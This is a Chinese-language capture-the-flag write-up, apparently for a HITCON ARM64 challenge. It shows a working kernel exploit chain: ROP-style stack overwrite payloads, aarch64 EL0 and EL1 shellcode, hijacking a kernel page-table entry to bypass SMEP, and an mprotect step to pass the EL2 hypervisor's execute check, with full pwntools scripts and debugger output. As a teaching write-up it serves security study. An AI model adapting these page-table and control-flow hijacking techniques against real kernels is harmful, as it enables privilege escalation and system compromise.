>>> int(bin(0x400000)[2:].rjust(64,'0')[64-39:64-30],2)
0
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-30:64-21],2)
2
>>> int(bin(0x400000)[2:].rjust(64,'0')[64-21:64-12],2)
0
```


```
pwndbg> i r TTBR0_EL1
TTBR0_EL1      0x20000  131072
pwndbg> x /gx 0xffffffffc0000000 + 0x20000 + 0*8
0xffffffffc0020000:    0x0000000000021003
pwndbg> x /gx 0xffffffffc0000000 + 0x21000 + 0*8
0xffffffffc0021000:    0x0000000000022003
pwndbg> x /gx 0xffffffffc0000000 + 0x22000 + 2*8
0xffffffffc0022010:    0x0000000000023003
pwndbg> x /gx 0xffffffffc0000000 + 0x23000 + 0*8
0xffffffffc0023000:    0x002000000002c4c3
pwndbg> x /s 0xffffffffc0000000 + 0x2c000
0xffffffffc002c000:    "\177ELF\002\001\001"
```

- 所以虚拟地址0x400000的页表项就是0x002000000002c4c3
- 所以物理地址0x20000，就是映射到了0xffffffffc0020000


四级页表索引过程：



页目录项（手册2740P）：



页表项（手册2745P）：




通过了两种办法找到了虚拟地址0x400000的页表项，结论合并：

- 所以虚拟地址0x400000的页表项就是0x002000000002c4c3
- 所以虚拟地址0x400000的页表项位于物理地址0x23000
- 所以虚拟地址0x400000对应的物理地址就是0x2c000
- 所以物理地址0x2c000，就是映射到了0xffffffffc002c000

我们惊讶的发现：


- 居然有两个不同的虚拟地址对应到同一个物理地址上：

用户虚拟地址：0x400000　　内核虚拟地址：0xffffffffc002c000



物理地址：0x2c000

内存地图



EL0/EL1虚拟地址

EL1物理地址

虚拟地址到物理地址转换函数 virt_to_phys：

1. ttbr/cr3 查（过程仍然依赖物理地址）
2. 内核建立映射的数学函数（一般是线性映射）
3. …

物理地址到虚拟地址的转换函数 phys_to_virt：

1. 内核建立映射的数学函数（一般是线性映射）
2. …

实现与架构、操作系统策略相关：

optee中的arm64的virt_to_phys的实现
https://blog.csdn.net/weixin_42135087/article/details/106379970

linux 内存管理(10)- phys_to_virt/virt_to_phys
https://blog.csdn.net/weixin_41028621/article/details/104506478

linux内核内存技术探秘.md
https://github.com/g0dA/linuxStack/blob/master/linux%E5%86%85%E6%A0%B8%E5%86%85%E5%AD%98%E6%8A%80%E6%9C%AF%E6%8E%A2%E7%A7%98.md

EL2：EL1shellcode：SMEP：对抗

再次回到刚才的问题：内核不能执行用户态那段mmap的shellcode，即SMEP，怎么办？

SMEP的原理中主要有两个元素：

1. CPU的状态（ring0/3、EL0/1/2/3）：这个是题面我们改不了
2. 内存的归属（用户/内核）：这个归属落地的实体就是页表项，其表征了内存页的属性，也就是内存的元数据，并且页表项还是在内存里！

我们有的能力：


1. 用户态任意代码执行
2. 内核地址空间的任意地址写（一次一字节）
3. 1+2拼出一次无法控参的内核控制控制流劫持

想法：

战略上：修改页表相关元数据，让shellcode位于归属于内核的页上，然后劫持内核控制流到shellcode上去。
战术上：已经找到页表，但是页表相关数据太多太复杂，如何操作？修改哪些数据？

EL2：EL1shellcode：SMEP：对抗：劫持页表：思路

容易想到的办法：修改内核代码段页表项中的地址（Output address）部分，其他不动，让其指向一段写上了shellcode的物理内存




1. 先找一块内存，用户态内存即可，写入shellcode
2. 想办法获得此内存的物理地址
3. 将一段内核代码所在页的页表项中的地址（output address）修改为此物理地址
4. 通过EL1的打法，控制流劫持内核到被劫持的内存页上执行，即可获得EL1的shellcode执行

具体来说就比如0xffffffffc0000000的页表项0x00400000000000483，只改这半个字节，就可以影响内核，四两拨千斤

EL2：EL1shellcode：SMEP：对抗：劫持页表：成功

尝试修改内核代码地址0xffffffffc0000000的页表项：

```
pwndbg> i r TTBR1_EL1
TTBR1_EL1      0x1b000  110592

pwndbg> x /gx 0xffffffffc0000000 + 0x1b000 + 511*8
0xffffffffc001bff8:     0x000000000001c003

pwndbg> x /gx 0xffffffffc0000000 + 0x1c000 + 511*8
0xffffffffc001cff8:     0x000000000001d003

pwndbg> x /gx 0xffffffffc0000000 + 0x1d000 + 0*8
0xffffffffc001d000:     0x000000000001e003

pwndbg> x /gx 0xffffffffc0000000 + 0x1e000 + 0*8
0xffffffffc001e000:     0x0040000000000483
```



exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd

```
pwndbg> x /10gx 0xffffffffc0000000
0xffffffffc0000000:     0xd518200010008000      0xd51820201001ffc0
0xffffffffc0000010:     0xf2b00200d2800200      0xd5182040f2c00c00
0xffffffffc0000020:     0xd5381000d5033fdf      0xd5181000b2400000
0xffffffffc0000030:     0xb26287e0d5033fdf      0x8b0100001003fe41
0xffffffffc0000040:     0xd503201fd61f0000      0xd503201fd503201f

pwndbg> set *(long long *)0xffffffffc001e000=0x0040000000001483

pwndbg> x /10gx 0xffffffffc0000000
0xffffffffc0000000:     0x0000000000002003      0x0000000000000000
0xffffffffc0000010:     0x0000000000000000      0x0000000000000000
0xffffffffc0000020:     0x0000000000000000      0x0000000000000000
0xffffffffc0000030:     0x0000000000000000      0x0000000000000000
0xffffffffc0000040:     0x0000000000000000      0x0000000000000000

pwndbg> x /10gx 0xffffffffc0001000
0xffffffffc0001000:     0x0000000000002003      0x0000000000000000
0xffffffffc0001010:     0x0000000000000000      0x0000000000000000
0xffffffffc0001020:     0x0000000000000000      0x0000000000000000
0xffffffffc0001030:     0x0000000000000000      0x0000000000000000
0xffffffffc0001040:     0x0000000000000000      0x0000000000000000
```

EL2：EL1shellcode：最终方案：① 写shellcode

用el0的shellcode去mmap新的一页，并写入el1的shellcode

```
#define PROT_READ       0x1     /* page can be read */
#define PROT_WRITE      0x2     /* page can be written */
#define PROT_EXEC       0x4     /* page can be executed */
```

```
el0_shellcode = asm('''
    // a = mmap(0,0x1000,0x3)
    mov x0, 0x0
    mov x1, 0x1000
    mov x2, 0x3
    mov x8, 0xde
    svc 0

    // gets(a)
    ldr x3, =0x4019B0
    blr x3

    nop
''')

el1_shellcode = asm('''
    // print flag
    ldr x3, =0xffffffffc000840c
    blr x3
''')
```

```
from pwn import *
context(arch='aarch64',endian='little')

cmd  = "cd ../../../../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "
cmd += "-S -s"

io = process(["/bin/sh","-c",cmd])

mprotect = 0x401B68
gets     = 0x4019B0
sc_addr  = 0x7fefffffd008

el0_shellcode = asm('''
    // a = mmap(0,0x1000,0x3)
    mov x0, 0x0
    mov x1, 0x1000
    mov x2, 0x3
    mov x8, 0xde
    svc 0

    // gets(a)
    ldr x3, =0x4019B0
    blr x3

    nop
''')

el1_shellcode = asm('''
    // print flag
    ldr x3, =0xffffffffc000840c
    blr x3
''')

assert( b"\x0a" not in el0_shellcode)
assert( b"\x0b" not in el0_shellcode)

assert( b"\x0a" not in el1_shellcode)
assert( b"\x0b" not in el1_shellcode)

io.sendlineafter(b"cmd> ",b"0")
io.sendlineafter(b"index: ",b'a'*0xf8+p64(sc_addr)+p64(gets)+p64(mprotect))
io.sendline(b'a'*8+el0_shellcode)

io.sendlineafter(b"cmd> ",b"1")
io.sendlineafter(b"index: ",b'4096')
io.sendlineafter(b"key: ",b'12345')

io.sendlineafter(b"cmd> ",b"-1")
io.sendlineafter(b"index: ",b'1')

io.sendline(el1_shellcode)
io.interactive()
```

```
[ DISASM ]
   0x7fefffffd010    movz   x2, #0x3
   0x7fefffffd014    movz   x8, #0xde
   0x7fefffffd018    svc    #0
   0x7fefffffd01c    ldr    x3, #0x7fefffffd028
   0x7fefffffd020    blr    x3

► 0x7fefffffd024    nop

[ STACK ]
00:0000| x29 sp 0x7fff7fffffa0 —▸ 0x7fff7fffffd0 —▸ 0x7fff7ffffff0 ◂— 0
01:0008|       0x7fff7fffffa8 —▸ 0x400640 ◂— add    w19, w19, #1 /* 0x
02:0010|       0x7fff7fffffb0 ◂— 0x2
03:0018|       0x7fff7fffffb8 ◂— 0x0
04:0020|       0x7fff7fffffc0 ◂— 0x0
05:0028|       0x7fff7fffffc8 ◂— 0xffffffff00000001
06:0030|       0x7fff7fffffd0 —▸ 0x7fff7ffffff0 ◂— 0x0
07:0038|       0x7fff7fffffd8 —▸ 0x4000f4 ◂— movz   w0, #0 /* 0x940006
[ BACKTRACE ]
► f 0   0x7fefffffd024

pwndbg> i r x0
x0             0x7fefffffc000   140733193371648
pwndbg> x /2i $x0
   0x7fefffffc000:      ldr     x3, 0x7fefffffc008
   0x7fefffffc004:      blr     x3
```

exp:/el2/el1_shellcode/final/1.write_el1_shellcode/exp.py
gdb:/el2/el1_shellcode/final/1.write_el1_shellcode/gdb.cmd

将断点打在el0的shellcode结束时（0x7fefffffd024）
可以看到新页的虚拟地址为0x7fefffffc000
并确认el1的shellcode已经写上

EL2：EL1shellcode：最终方案：② 找到物理地址

找到0x7ffeffffc000这页的物理地址：使用内核的线性映射区查找页表

```
➜  python3
Python 3.9.7 (default, Oct 13 2021, 06:45:31)
>>> int(bin(0x7ffeffffc000)[2:].rjust(64,'0')[64-48:64-39],2)
255
>>> int(bin(0x7ffeffffc000)[2:].rjust(64,'0')[64-39:64-30],2)
507
>>> int(bin(0x7ffeffffc000)[2:].rjust(64,'0')[64-30:64-21],2)
511
>>> int(bin(0x7ffeffffc000)[2:].rjust(64,'0')[64-21:64-12],2)
508
```

```
1   set architecture aarch64
2   target remote :1234
3   b * 0x7ffeffffd008
4   c
5   b * 0x7ffeffffd024
6   c
7   set $pc=0x7ffeffffd018
8   si
9   i r TTBR0_EL1
10  x /gx 0xffffffffc0000000 + 0x20000 + 255*8
11  x /gx 0xffffffffc0000000 + 0x24000 + 507*8
12  x /gx 0xffffffffc0000000 + 0x27000 + 511*8
13  x /gx 0xffffffffc0000000 + 0x28000 + 508*8
14  x /2i 0xffffffffc0000000 + 0x35000
15  x /2i 0x7ffeffffc000
```

```
pwndbg> i r TTBR0_EL1
TTBR0_EL1      0x20000  131072
pwndbg> x /gx 0xffffffffc0000000 + 0x20000 + 255*8
0xffffffffc00207f8:     0x0060000000024003
pwndbg> x /gx 0xffffffffc0000000 + 0x24000 + 507*8
0xffffffffc0024fd8:     0x0060000000027003
pwndbg> x /gx 0xffffffffc0000000 + 0x27000 + 511*8
0xffffffffc0027ff8:     0x0060000000028003
pwndbg> x /gx 0xffffffffc0000000 + 0x28000 + 508*8
0xffffffffc0028fe0:     0x0060000000035443
pwndbg> x /2i 0xffffffffc0000000 + 0x35000
   0xffffffffc0035000:  ldr     x3, 0xffffffffc0035008
   0xffffffffc0035004:  blr     x3
pwndbg> x /2i 0x7ffeffffc000
   0x7ffeffffc000:      ldr     x3, 0x7ffeffffc008
   0x7ffeffffc004:      blr     x3
```

exp:/el2/el1_shellcode/final/2.get_el1_shellcode_page/exp.py
gdb:/el2/el1_shellcode/final/2.get_el1_shellcode_page/gdb.cmd

所以0x7ffeffffc000的页表项是 ： 0x0060000000035443
所以0x7ffeffffc000的物理地址是：0x35000

内核线性映射区进入内核才能看到，所以在写入el1shellcode后，强制把pc改到了svc（0x7ffeffffd018）上，然后进内核就可以正常看内存了

EL2：EL1shellcode：最终方案：③ 劫持页表

修改内核第一页（0xffffffffc0000000）的页表项，使其指向物理地址0x35000

1. 为什么是0xffffffffc0000000？

- 首先可以随便挑，只要之后能劫持过来就行，劫持即修改返回地址0xffffffffc000a830的一个字节，0xffffffffc0000030即可
- **另外已查过这页的页表项在0xffffffffc001e000，为0x0040000000000483**
- 最后这个页在内核开头，没有破坏内核主要部分，可能对未来更好

2. 所以就是修改位于0xffffffffc001e000的页表项：

- 0xffffffffc001e000: 0x0040000000000483
- 0xffffffffc001e000: 0x0040000000035483

3. 虽然只有一个字节不同，但其位于两个字节中：

- 0xffffffffc001e000: 0x0040000000035483

4. 所以要**修改两个字节**：

- **0xffffffffc001e001: 0x54**
- **0xffffffffc001e002: 0x03**

```
15  el0_shellcode = asm('''
16      // a = mmap(0,0x1000,0x3)
17      mov x0, 0x0
18      mov x1, 0x1000
19      mov x2, 0x2
20      mov x8, 0xde
21      svc 0
22
23      // gets(a)
24      ldr x3, =0x4019B0
25      blr x3
26
27      // read input to 0xffffffffc001e001
28      ldr x1,=0xffffffffc001e001
29      mov x2, 1
30      mov x8, 0x3f
31      svc 0
32
33      // read input to 0xffffffffc001e002
34      add x1, x1, 1
35      mov x2, 1
36      mov x8, 0x3f
37      svc 0
38
39      nop
40  ''')
```

```
64  io.sendline(b'a'*0x30+el1_shellcode)
65  io.send(b'\x54\x03')
```

- 查看效果仍然是强改PC进入内核
- 另外便于未来劫持到0xffffffffc0000030
- 在shellcode前填充长度为0x30的padding

exp:/el2/el1_shellcode/final/3.hijack_kernel_page/exp.py
gdb:/el2/el1_shellcode/final/3.hijack_kernel_page/gdb.cmd

```
1  set architecture aarch64
2  target remote :1234
3  b * 0x7ffeffffd044
4  c
5  set $pc = 0x7ffeffffd040
6  si
7  x /gx 0xffffffffc001e000
8  x /20gx 0xffffffffc0000000
9  x /2i 0xffffffffc0000030
```

```
pwndbg> x /gx 0xffffffffc001e000
0xffffffffc001e000:     0x0040000000035483
pwndbg> x /20gx 0xffffffffc0000000
0xffffffffc0000000:     0x6161616161616161      0x6161616161616161
0xffffffffc0000010:     0x6161616161616161      0x6161616161616161
0xffffffffc0000020:     0x6161616161616161      0x6161616161616161
0xffffffffc0000030:     0xd63f006058000043      0xffffffffc000840c
0xffffffffc0000040:     0x0000000000000000      0x0000000000000000
0xffffffffc0000050:     0x0000000000000000      0x0000000000000000
0xffffffffc0000060:     0x0000000000000000      0x0000000000000000
0xffffffffc0000070:     0x0000000000000000      0x0000000000000000
0xffffffffc0000080:     0x0000000000000000      0x0000000000000000
0xffffffffc0000090:     0x0000000000000000      0x0000000000000000
pwndbg> x /2i 0xffffffffc0000030
   0xffffffffc0000030:  ldr     x3, 0xffffffffc0000038
   0xffffffffc0000034:  blr     x3
```

EL2：EL1shellcode：最终方案：④ 劫持内核控制流

劫持位于内核栈上0xffffffffc0019bb8的返回地址，到0xffffffffc0000030

```
15  el0_shellcode = asm('''
16      // a = mmap(0,0x1000,0x3)
17      mov x0, 0x0
18      mov x1, 0x1000
19      mov x2, 0x2
20      mov x8, 0xde
21      svc 0
22
23      // gets(a)
24      ldr x3, =0x4019B0
25      blr x3
26
27      // read input to 0xffffffffc001e001
28      ldr x1,=0xffffffffc001e001
29      mov x2, 1
30      mov x8, 0x3f
31      svc 0
32
33      // read input to 0xffffffffc001e002
34      add x1, x1, 1
35      mov x2, 1
36      mov x8, 0x3f
37      svc 0
38
39      // hijack return address
40      ldr x1,=0xffffffffc0019bb9
41      mov x2, 1
42      mov x8, 0x3f
43      svc 0
44  ''')
```

```
68  io.sendline(b'a'*0x30+el1_shellcode)
69  io.send(b'\x54\x03')
70  io.send(b'\x00')
```

1. 然而没有成功，显示如下错误

```
EC = 00000020, ISS = 0000000f
ERROR:   ABORT
```

2. 搜相关字符串发现不在kernel中…

→ strings ./bios.bin | grep ISS
EC = %08x, ISS = %08x
→ strings ./kernel.bin | grep ISS

3. 关pwndbg，单步调试

exp:/el2/el1_shellcode/final/4.hijack_kernel_controlflow/exp.py
gdb:/el2/el1_shellcode/final/4.hijack_kernel_controlflow/gdb.cmd

```
(gdb) b * 0x7ffeffffd050
Breakpoint 1 at 0x7ffeffffd050
(gdb) c
Continuing.

Breakpoint 1, 0x00007ffeffffd050 in ?? ()
(gdb) b * 0xFFFFFFFFC0008C68
Breakpoint 2 at 0xffffffffc0008c68
(gdb) c
Continuing.

Breakpoint 2, 0xffffffffc0008c68 in ?? ()
(gdb) x /i $pc
=> 0xffffffffc0008c68:  ret
(gdb) i r lr
lr             0xffffffffc0000030       -1073741776
(gdb) x /i $lr
   0xffffffffc0000030:  ldr     x3, 0xffffffffc0000038
(gdb) si
0xffffffffc0000030 in ?? ()
(gdb) si
0x0000000040101c04 in ?? ()
(gdb) i r cpsr
cpsr           0x3c9    969
```

4. 调试结果如下：

- 位于0xffffffffc0000030的shellcode一执行
- pc就会来到0x40101c04
- 这显然是触发了什么异常
- 根据cpsr寄存器显示，应该是来到了EL2 (9:**10**11)

5. 推测：

- 这个异常**可能**的原因是**内存不可执行**

6. 推测过程：

- 由于进入了EL2，所以这个问题不出在内核上
- 虽然原来**0xffffffffc0000030**这页就是**内核代码**，我们也没有破坏其页表项中其他标记
- 但是我们将其指向了一个在用户态mmap出的**可写但不可执行**的页的物理地址: **0x35000**
- 猜测**EL2的hypervisor**标记0x35000这页不可执行

EL2：EL1shellcode：最终方案：⑤ 绕过hypervisor

```
15  el0_shellcode = asm('''
16      // a = mmap(0,0x1000,0x3)
17      mov x0, 0x0
18      mov x1, 0x1000
19      mov x2, 0x2
20      mov x8, 0xde
21      svc 0
22
23      mov  x15, x0
24
25      // gets(a)
26      ldr x3, =0x4019B0
27      blr x3
28
29      // mprotect(a,0x1000,0x5)
30      mov  x0, x15
31      mov  x1, 0x1000
32      mov  x2, 0x5
33      mov  x8, 0xe2
34      svc  0
35
36      // read input to 0xffffffffc001e001
37      ldr x1,=0xffffffffc001e001
38      mov x2, 1
39      mov x8, 0x3f
40      svc 0
41
42      // read input to 0xffffffffc001e002
43      add x1, x1, 1
44      mov x2, 1
45      mov x8, 0x3f
46      svc 0
47
48      // hijack return address
49      ldr x1,=0xffffffffc0019bb9
50      mov x2, 1
51      mov x8, 0x3f
52      svc 0
53  ''')
```

尝试在新页中写shellcode后，添加mprotect将其设置为可执行，即可成功：

- 说明的确是EL2的hypervisor检查到了0x35000这页是不可执行的
- 说明了EL0用户态申请的一页，至少有两双眼睛监管这页的属性
- 说明了EL1的物理内存，也还要受EL2监管

```
#define PROT_READ       0x1     /* page can be read */
#define PROT_WRITE      0x2     /* page can be written */
#define PROT_EXEC       0x4     /* page can be executed */
```

exp:/el2/el1_shellcode/final/5.bypass_hypervisor_check/exp.py
gdb:/el2/el1_shellcode/final/5.bypass_hypervisor_check/gdb.cmd

```
→  5.bypass_hypervisor_check git:(main) ✗ python3 exp.py
[+] Starting local process '/bin/sh': pid 42994
[*] Switching to interactive mode
Flag (EL1): hitcon{this is flag 2 for EL1}

[*] Got EOF while reading in interactive
$
```

```
PC   0xffffffffc0000030 ◂— ldr    x3, #0xffffffffc0000038 /* 0
[ DISASM ]
► 0xffffffffc0000030    ldr    x3, #0xffffffffc0000038
  0xffffffffc0000034    blr    x3
   ↓
  0xffffffffc0008408    stp    x29, x30, [sp, #-0x40]!
  0xffffffffc000840c    mov    x29, sp
  0xffffffffc0008410    add    x0, x29, #0x18
  0xffffffffc0008414    bl     #0xffffffffc00091b8
   ↓
  0xffffffffc00091b8    mrs    x1, s3_3_c15_c12_0
   ↓
  0xffffffffc00091b8    mrs    x1, s3_3_c15_c12_0
[ STACK ]
00:0000| x12 sp 0xffffffffc0019c00 ◂— 0x0
... ↓            7 skipped
[ BACKTRACE ]
► f 0 0xffffffffc0000030

pwndbg> c
Continuing.
Remote connection closed
pwndbg>
```


EL2：EL1shellcode：完成！！！

```python
from pwn import *
context(arch='aarch64',endian='little')

cmd  = "cd ../../../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "
#cmd += "-S -s"

io = process(["/bin/sh","-c",cmd])

mprotect = 0x401B68
gets     = 0x4019B0
sc_addr  = 0x7ffeffffd008

el0_shellcode = asm('''
    // print el0 flag
    ldr x0, =0x400104
    blr x0

    // a = mmap(0,0x1000,0x3)
    mov x0, 0x0
    mov x1, 0x1000
    mov x2, 0x2
    mov x8, 0xde
    svc 0

    mov  x15, x0

    // gets(a)
    ldr x3, =0x4019B0
    blr x3

    // mprotect(a,0x1000,0x5)
    mov  x0, x15
    mov  x1, 0x1000
    mov  x2, 0x5
    mov  x8, 0xe2
    svc  0

    // read input to 0xffffffffc001e001
    ldr x1,=0xffffffffc001e001
    mov x2, 1
    mov x8, 0x3f
    svc 0

    // read input to 0xffffffffc001e002
    add x1, x1, 1
    mov x2, 1
    mov x8, 0x3f
    svc 0

    // hijack kernel return address to 0xffffffffc0000030
    ldr x1,=0xffffffffc0019bb9
    mov x2, 1
    mov x8, 0x3f
    svc 0
''')

el1_shellcode = asm('''
    // print el1 flag
    ldr x3, =0xffffffffc0008408
    blr x3
''')

assert( b"\x0a" not in el0_shellcode)
assert( b"\x0b" not in el0_shellcode)

assert( b"\x0a" not in el1_shellcode)
assert( b"\x0b" not in el1_shellcode)

io.sendlineafter(b"cmd> ",b"0")
io.sendlineafter(b"index: ",b'a'*0xf8+p64(sc_addr)+p64(gets)+p64(mprotect))
io.sendline(b'a'*8+el0_shellcode)

io.sendlineafter(b"cmd> ",b"1")
io.sendlineafter(b"index: ",b'4096')
io.sendlineafter(b"key: ",b'12345')

io.sendlineafter(b"cmd> ",b"-1")
io.sendlineafter(b"index: ",b'1')

# write el1_shellcode to 0x7ffeffffc030
io.sendline(b'a'*0x30+el1_shellcode)

# write 0x54 to 0xffffffffc001e001
# write 0x03 to 0xffffffffc001e002
io.send(b'\x54\x03')

# write 0x00 to 0xffffffffc0019bb9
io.send(b'\x00')
